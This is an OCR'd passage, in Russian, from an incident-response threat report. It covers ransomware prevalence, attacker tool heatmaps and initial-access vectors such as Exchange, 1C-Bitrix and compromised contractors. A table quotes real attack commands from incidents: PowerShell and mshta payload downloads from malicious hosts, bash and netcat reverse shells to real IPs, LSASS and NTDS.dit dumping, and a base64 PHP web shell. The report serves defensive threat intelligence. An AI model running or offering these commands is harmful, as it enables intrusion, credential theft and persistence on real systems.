
Наиболее часто в атаках типа Cybercrime использовался шифровальщик **LockBit:** его доля составила 37%. В прошлом он распространялся по модели ransomware-as-a-service (RaaS), но в 2022 году билдер **LockBit 3.0** оказался в публичном доступе, что привело к значительному росту числа кибератак с его применением.

Помимо **LockBit**, пбопулярностью у злоумышленников пользуются легитимные коммерческие и open-source-инструменты, предназначенные для шифрования информации, например **Disk Cryptor**, **BestCrypt** и другие. Их доля составила 23%. Полный перечень соответствующего ПО, выявленного при выполнении проектов, представлен в таблице 3.

Таблица 3. Перечень ПО для шифрования и (или) затирания информации, выявленного в рамках проектов

LockBit	Enmity
Disk Cryptor	BlackShadow
Mimic Ransomware	TinyCrypt
Babuk	VeraCrypt
BestCrypt	Kronos
Phobos	BitLocker
Conti	Fuxnet
LokiLocker/BlackBit	NotPetya
buhtiRansom	Secles2

Рисунок 11. Категории жертв, пострадавших от атак



Помимо вредоносного ПО, злоумышленники используют постэксплуатационные фреймворки, различные общедоступные утилиты и инструменты двойного назначения. Мы разметили это ПО на тепловой карте согласно тактикам MITRE ATT&CK, наглядно отразив частоту их выявления в проектах (см. рисунок 12).

Чтобы оставаться незамеченными СЗИ и специалистами по кибербезопасности, многие злоумышленники предпочитают использовать легитимные инструменты, которые не нужно загружать извне, потому что они уже есть в скомпрометированной системе. Речь идет о категории инструментов под общим термином living off the land (LOLBins, LOL binaries). С перечнем подобных утилит можно ознакомиться на страницах проектов LOLBAS и GTFOBins. Ниже приведены примеры использования наиболее часто используемых в атаках инструментов из категории LOLBins.

Таблица 4. Примеры использования инструментов из категории living off the land

cmd	Следы цепочки запуска ВПО (Impacket → PsExec → cmd → ВПО) `cmd.exe /Q /c .\PsExec.exe -accepteula cmd /c C:\Users\Public\Music\test20242024.exe SecureString4096 1> \\127.0.0.1\ADMIN$\__1111111111.1111111`
PowerShell	Загрузка ВПО из интернета `C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe -exec bypass -w hidden -c iex (new-object net.webclient).downloadstring ('hxxp://nissen.newss[.]nl/server/<uuid>.htm')`
bash	Запуск реверс-шелла `bash -c '0<&193-;exec 193<>/dev/tcp/194.87.210.134/9191;sh <&193 >&193 2>&193'`
netcat	Запуск реверс-шелла `nc 94.142.138.12 4444 -e /bin/bash`
wget	Загрузка вспомогательных инструментов из интернета `wget https://github.com/shmilylty/netspy/releases/download/v0.0.5/netspy_linux_amd64.zip`
certutil	Загрузка вспомогательных инструментов из интернета `C:\Windows\System32\cmd.exe /c certutil.exe -urlcache -split -f https://store11.gofile.io/download/6c8f0d6b-8bb5-4397-a a46-b5fbb3162522/ngrok.exe C:\Windows\nspools.exe`
comsvcs	Дамп памяти системного процесса LSASS (Impacket) `%COMSPEC% /Q /c CMD.eXe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass""') do rundl l32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\qlNtSzoaR.vsv full`
mshta	Загрузка ВПО из интернета `mshta.exe "http://zeronall.com/inciting/lesbian/apnea/allergic/dialler/additives.hta" /f`
ntdsutil	Выгрузка файла базы данных NTDS.dit `ntdsutil "ac i ntds" "ifm" "create full C:/Users/Public/Public" quit quit>C:\windows\temp\temp.log`
openssl	Запись веб-шелла на языке программирования PHP `"echo PD9waHAgQGV2YWwoYmFzZTY0X2RlY29kZSgkX1BPU1RbJ0pvaG5Db2ZmZXkyMDIzISddKSk7Pz4= | /usr/bin/openssl base64 -d -out /netscaler/ns_gui/vpn/images/vpn_ns_gui.php"`

Рисунок 12. Инструменты, использованные злоумышленниками в атаках

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
Impacket	b374k	+ AutoZerologon	+ ASM-Guard	3Snake	ADExplorer	+ Inv0k3-Rvb3us2	7-Zip	+ AngryCurl	+ Croc	Adminer
+ lanspy	p0wny	+ EfsPotato	+ DarkLoad	+ BruteX	+ AdFind	CrackMapExec	+ ar	+ AsyncRAT	Exchange SSRF	+ Dbeaver
NirSoft	WSO	+ help_pentesters	+ Defender Control	+ CMPSpy	+ adPEAS.ps1	Evil-WinRM	+ Inveigh	+ Athena	MEGAsync	+ dota3
NSSM	Неизвестный веб-шелл	+ Impersonate	+ Defender Tools	dploot	ADRecon	Impacket	+ Responder	+ chashell	pg_dump	LemonDuck
PowerSploit		+ Invoke-PrintNightmare	+ Ebowla	+ gosecretsdump	Advanced IP Scanner	NirSoft	pscp	Chisel	Rclone	Sdelete
RemCom		linpeas	+ EDRSandblast	HandleKatz	Advanced Port Scanner	+ PaExec	WinRar	Curl		+ Sqlcmd
RemExec		MS16-032	Garble	Impacket	+ AngryCurl	PsExec		+ Dante Socks5		+ XMRig
Sysinternals		+ PowerRun	+ htop_patched	+ Inveigh	+ Angry IP Scanner	PSTools		DarkComet		Майнер криптовалюты
		Sysinternals	kavremvr	+ Invoke-WCMDump	Curl	+ RDP Wrapper		dog-tunnel		
		+ TokenDumper	+ Killers	LaZagne	dig	Rubeus		donut		
		+ ttyinject	+ netstat_patched	linpeas	Everything	+ SSH-IT		Fast Reverse Proxy		
			+ pithy	Mimikatz	+ Export-MFT.ps1	+ sshpass		gsocket		
			+ ps_patched	NanoDump	+ fierce	Sysinternals		+ iox		
			Themida	NirSoft	fscan	xrdp		+ ligolo		
			UPX	+ NT Passworder	+ kscan			+ ligolo-ng		
			VMProtect	ProcDump	+ naabu			+ LocaltoNet		
				+ Responder	+ Nacs			+ Merlin		
				+ Ruadmin	NBTScan			Metasploit		
				+ secretsdump	Ncat			+ Mythic		
				+ SessionGopher	+ NetSess			Neo-reGeorg		
				+ SSH-IT	netspy			+ NetExec		
				+ TicketDump	Nmap			Ngrok		
				+ Veeam Credential Recovery	noPac			+ proxychains-ng		
				+ XenAllPasswordPro	nslookup			PuTTY		
					+ OXID			+ qsocket		
					+ PingCastle			+ Quasar		
					PortQry			+ Resocks		
					Process Hacker			+ reverse-ssh		
					+ rdap			+ Revsocks		
					SharpHound			+ rsockstun		
					+ SharpShares			+ sauropsida (f0rb1dd3n/Reptile)		
					SoftPerfect Network Scanner			Sliver		
					tcpdump			SocksOverRDP		
					WinPwn			ssf		
					Wireshark			Stowaway		
								+ StreamDivert		
								+ SystemBC		
								tinyshell (tsh)		
								+ Trochilus		
								+ WMImplant		
								+ Xred		

- Редко используемые (менее 5%)
- Умеренно используемые (6-15%)
- Часто используемые (16-25%)
- Очень часто используемые (более 25%)
- \+ Новые инструменты

В скобках указана доля проектов, в которых были выявлены инструменты.

КАК ДЕЙСТВУЮТ ЗЛОУМЫШЛЕННИКИ

В этом разделе мы рассмотрим часто используемые и наиболее интересные техники, которые злоумышленники применяют в своих кибератаках. Техники описаны в терминах MITRE ATT&CK Matrix for Enterprise (версия 15.1), в тексте даны ссылки на их подробное описание. Кроме того, мы приведем примеры использования некоторых подтехник, ссылки на них указаны в скобках в виде идентификатора (например, T1566.001). Для удобства мы разделили процесс кибератаки на десять условных логических этапов и установили соответствие этих этапов тактикам MITRE ATT&CK (рисунок 13).

Рисунок 13. Основные этапы кибератаки

ПОЛУЧЕНИЕ ПЕРВОНАЧАЛЬНОГО ДОСТУПА


Самым распространенным способом проникновения злоумышленников в корпоративную инфраструктуру остается эксплуатация уязвимостей в веб-приложениях, доступных из интернета (Exploit Public-Facing Application). В предыдущем аналитическом отчете мы отмечали, что лидером в этой категории является почтовый сервер Microsoft Exchange. Наш опыт показывает, что в большинстве атак на Exchange эксплуатируются цепочки уязвимостей ProxyShell или ProxyLogon. Однако серверов с устаревшими версиями Exchange, подверженных этим уязвимостям, остается все меньше. Как следствие, на текущий момент доля исходных векторов, связанных с Exchange, снизилась до 17%.

На первое место вышли сайты под управлением CMS «1С-Битрикс» — 33% всех атак, где в качестве исходного вектора проникновения использовались уязвимые веб-приложения.

Точками проникновения также становились продукты компании Atlassian (атаки через эксплуатацию уязвимостей CVE-2023-22515, CVE-2023-22518, CVE-2023-22527), веб-сервер Apache (CVE-2023-46604), веб-интерфейс компонентов NetScaler ADC и NetScaler Gateway компании Citrix (CVE-2023-3519, CVE-2023-4966, CVE-2023-4967) и другие продукты.

Вторым по популярности вектором проникновения остаются рассылки фишинговых писем (Phishing). Их доля по-прежнему составляет 17%. В 13% случаев злоумышленники получали первоначальный доступ через доступные из интернета службы, такие как VPN, RDP или SSH (External Remote Services).


Рисунок 14. Исходные векторы проникновения в сети компаний



ПРИМЕР: ЭКСПЛУАТАЦИЯ УЯЗВИМОСТЕЙ «1С-БИТРИКС»

В ходе расследования одного из инцидентов специалисты нашей IR-команды столкнулись с эксплуатацией уязвимостей в коде системы управления контентом (CMS) «1С-Битрикс». Один из недостатков связан с наличием в интерфейсе администрирования нестандартных точек авторизации — сценариев, при обращении к которым вызывается форма авторизации. Таким образом, даже если администратор сайта закрыл доступ к странице `/bitrix/admin`, у злоумышленников есть возможность обратиться к форме ввода логина и пароля через нестандартные точки авторизации (более подробную информацию можно найти по ссылке). Если в системе используются простые логин и пароль, злоумышленники могут подобрать их. В расследуемом инциденте атакующие, получив доступ к административному интерфейсу, обратились к модулю загрузки файлов, через который загрузили веб-шелл. Это позволило им выполнять команды ОС и развить атаку вплоть до получения возможности обращаться к СУБД и просматривать информацию в базе данных. В описанном инциденте атакующие смогли скрыть истинные IP-адреса внешних серверов, с которых выполнялись перечисленные действия, осуществив подстановку необходимого IP-адреса межсетевого экрана в HTTP-заголовок `X-Forwarded-For` в запросах к веб-приложению под управлением «1С-Битрикс».

Рисунок 15. Пример сценария атаки на веб-приложение через уязвимости в «1С-Битрикс»




Мы отмечаем рост числа атак, в которых злоумышленники проникали в инфраструктуру целевой организации через компанию подрядчика (Trusted Relationship). Подобные атаки отмечались и ранее, но это были единичные случаи. За прошедший год доля атак, основанных на доверительных отношениях с подрядчиками, выросла до 15%. Как правило, подрядчики относятся к категории малого и среднего бизнеса, и их инфраструктура может оказаться менее защищенной, чем инфраструктура целевых организаций, поэтому зачастую злоумышленникам проще сначала получить доступ к сети поставщика услуг, а уже после этого пытаться найти информацию для подключения к сети конечной цели. Кроме того, обычно подрядчики — это IT-компании (например, интеграторы или разработчики ПО), компрометация которых может открыть двери во внутренние сети множества их клиентов из различных отраслей.

ПРИМЕР: СКОМПРОМЕТИРОВАННАЯ УЧЕТНАЯ ЗАПИСЬ СОТРУДНИКА ОРГАНИЗАЦИИ-ПОДРЯДЧИКА

В одном из инцидентов атакующие получили удаленный доступ по протоколу RDP к узлу в сети подрядчика, используя скомпрометированную ранее доменную учетную запись сотрудника. На внутренних веб-ресурсах подрядчика злоумышленники нашли инструкцию и доступы для подключения к инфраструктуре заказчика. Используя эту информацию, при отсутствии двухфакторной аутентификации атакующие без труда получили удаленный доступ в корпоративную сеть заказчика и смогли развить атаку.

Рисунок 16. Пример получения первоначального доступа через инфраструктуру подрядчика




ЗАКРЕПЛЕНИЕ

Один из наиболее часто используемых злоумышленниками способов закрепления связан с созданием задач в планировщике заданий (Scheduled Task/Job). Планировщик заданий позволяет создавать задачи, которые будут выполняться по расписанию или при наступлении определенного события, например при запуске ОС или при входе пользователя в систему. С помощью этой техники злоумышленники закрепляют вредоносные полезные нагрузки и некоторое легитимное ПО, например утилиты для туннелирования трафика.

